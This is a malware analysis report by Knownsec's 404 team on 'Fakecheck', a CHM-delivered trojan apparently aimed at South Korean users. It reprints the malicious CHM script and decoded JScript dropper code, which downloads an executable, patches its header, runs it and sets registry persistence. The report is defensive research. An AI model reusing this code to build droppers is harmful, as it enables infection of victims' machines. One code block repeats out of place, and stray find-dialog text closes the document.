Suspected APT37 New Attack Weapon Fakecheck Analysis Report

2023年08月25日 2023年08月25日
404专栏 · 404 English Paper · 威胁情报

Author: K&XWS@Knownsec 404 Advanced Threat Intelligence team
Chinese version: https://paper.seebug.org/3011/

1. Summarize


APT37 is suspected to be a state-sponsored attack organization in the peninsula region, also known as ScarCruft, Reaper, RedEye, and Ricochet Chollima. The group has been active since 2012,the primarily targets public organizations and private enterprises in South Korea. In 2017, APT37 expanded its target scope to include industries such as chemicals, electronics, manufacturing, aerospace, automotive, and healthcare in Japan, Vietnam, the Middle East, and other regions.

Recently, the Knownsec 404 Advanced Threat Intelligence team discovered multiple CHM samples carrying malicious scripts during routine analysis activities. Through analysis and tracing the entire attack chain, we named the newly discovered Trojan as Fakecheck. During the analysis process, we found that some security researchers attribute it to APT37. However, based on our team's tracking of APT37's attack activities, the captured sample and TTPs (Tactics, Techniques, and Procedures) are unrelated to the known intelligence on APT37. It is highly likely that this is a new set of TTPs and Trojan being used by APT37 or the activities of a new attack organization.

2. Attack sample analysis


The malicious CHM sample is as follows. The CHM decoy uses Korean language and targets attack against South Korea, with themes mainly focused on insurance, securities and finance, as well as communication bills.

Within the CHM file, a malicious script is used to decompile itself. The decompiled results are then released into a specified directory. Ultimately, the decompiled jse script is executed. The complete attack chain is as follows:



CHM Aanlysis


The CHM file contains a jse script:



Hierarchy

Name	Risk	Group	Format	Size	Relation
2b2583019d83e657c219dd6510060...	0%	Docu...	ITSF	20.68...	Root
Documents					
/요금청구서.html	?	Docu...	Unkn...	53.74 ...	Embedded
Other					
Scripts					
/Docs.jse	0%	Script	WSCR...	3.201 ...	Embedded

The attacker inserts malicious scripts into the corresponding html file of the CHM. They insert an object into the innerHTML element and perform string concatenation. Finally, they use shortcuts and click events to execute the code.




```
<script>

  var path = decodeURIComponent(window.location.href), inner = '';
  var ps = path.indexOf('.chm::/') + 4;
  var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);

  inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  A.Click();

  inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  B.Click();

</script>
```

The executed operations mainly include:

1: Decompiling the CHM and releasing the files to the directory C:\Users\Public\Libraries.


2: Executing the decompiled Docs.jse.

Docs.jse is an encoded JavaScript script that uses Microsoft's custom encoding method. The decoded code is as follows:




```
function g(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (48 <= ascii && ascii <= 57) c = String.fromCharCode((ascii - 48 + 3) % 10 + 48);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 5) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 7) % 26 + 97);
    t += c;
  }
  return t;
}

var ws = new ActiveXObject(g("RNvkbim|Naxee"));
var ado = new ActiveXObject(g("VYJYW|Nmkxtf"));
var fso = new ActiveXObject(g("Nvkbimbgz|AbexNrlmxfJucxvm"));

var url = g("ammil~$$zbtma|qrs$ftbjm");
var scPath = g("X~*Plxkl*Knuebv*Hnlbv*itzx|clx");
var appPath = fso.GetSpecialFolder(2) + g("*tez|xqx");

var appReg = g("CFZT=XPMMZIO=PNZM*NJAORVMZ*Hbvkhlhym*Rbgwhpl*XnkkxgmQxklbhg*Mng*Piwtmx");
var regType = g("MZB=NU");

var userAgentV3 = g("Hhsbeet$2|7 (Rbgwhpl IO; Rbgwhpl IO 87|7; dh-FM) RbgwhplKhpxkNaxee$2|8|99377|8977");

function isV3() {
  var path = g("X~*Kkhzktf Abexl*VagGtu");
  if (!fso.FolderExists(path)) return false;
  var folder = fso.GetFolder(path);
  var subFolders = new Enumerator(folder.SubFolders);
  for (; !subFolders.atEnd(); subFolders.moveNext()) {
    var sub = subFolders.item();
    if (sub.Name.indexOf(g("Q0")) >= 0) return true;
  }
  return false;
}
```

The Docs.jse script uses a decoding function to decode the strings within the script. The decoding algorithm is similar to a variant of the Caesar cipher, replacing uppercase and lowercase letters, numbers, and special characters.




```
function g(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (48 <= ascii && ascii <= 57) c = String.fromCharCode((ascii - 48 + 3) % 10 + 48);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 5) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 7) % 26 + 97);
    t += c;
  }
  return t;
}
```

After execution, it downloads data from the specified server and stores it as "%temp%\alg.exe". It is important to note that the first two characters of the data returned by the server are replaced with "MZ".



```
function modifyApp(path) {
  // Step 1
  var stream = new ActiveXObject(g("VYJYW|Nmkxtf")); //ADODB.Stream
  stream.Type = 2;
  stream.Open();
  stream.LoadFromFile(path);

  var data = stream.ReadText();
  var chr = data.charCodeAt(0) & 0xff;
  var buffer = String.fromCharCode(23117); //MZ
  for (var i = 1; i < data.length; i++) {
    var code = data.charCodeAt(i);
    buffer += String.fromCharCode(code);
  }
  file = fso.CreateTextFile(path, 8, true);
  file.Write(buffer);
  file.Close();

  // Step 2
  stream = new ActiveXObject(g("VYJYW|Nmkxtf"));  //ADODB.Stream
  stream.Type = 1;
  stream.Open();
  stream.LoadFromFile(path);
  stream.Position = 2;
  var data = stream.Read();
  stream.Close();

  stream.Open();
  stream.Write(data);
  stream.SaveToFile(path, 2);
  stream.Close();

  return chr < 77;
}
```


When the first hexadecimal value of the data returned by the server is less than 77 (0x4D, character "M"), the modifyApp function returns true. Since the previous step passed the parameter "P" when running the jse script, the condition paramLen > 0 always holds.



```
if (modifyApp(path) && paramLen > 0) { // is Recon
  ws.RegWrite(scReg, scPath, regType);
}
```

```
<script>

  var path = decodeURIComponent(window.location.href), inner = '';
  var ps = path.indexOf('.chm::/') + 4;
  var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);

  inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  A.Click();

  inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  B.Click();

</script>
```

When both conditions are true, scPath will be written into the scReg registry. However, in the script code, the file corresponding to scPath is not released throughout the attack chain, and the variable scReg is not defined in the script. In other words, if the first hexadecimal value of the returned data is less than 0x4D, the script will encounter an exception and terminate, resulting in the payload not being executed.




```
function makeAjax(url, path, paramLen) {
  var xhr = new ActiveXObject(g("RbgCmmi|RbgCmmiMxjnxlm|2|8"));
  xhr.open(g("BZO"), url, false);
  xhr.setRequestHeader(g("Plxk-Vzxgm"), userAgentV3);
  xhr.send();

  if (xhr.status === 200) {
    var stream = new ActiveXObject(g("VYJYW|Nmkxtf"));
    stream.Type = 1;
    stream.Open();
    stream.Write(xhr.ResponseBody);
    stream.SaveToFile(path, 2);
    stream.Close();

    if (modifyApp(path) && paramLen > 0) { // is Recon
      ws.RegWrite(scReg, scPath, regType);
    }
  }
}

makeAjax(url, appPath, WScript.Arguments.length);

if (isV3() !== true) ws.Exec(appPath);
else ws.RegWrite(appReg, appPath, regType);
```

查找目标(F)：scReg

[ ] 选取范围内(I)
[ ] 反向查找
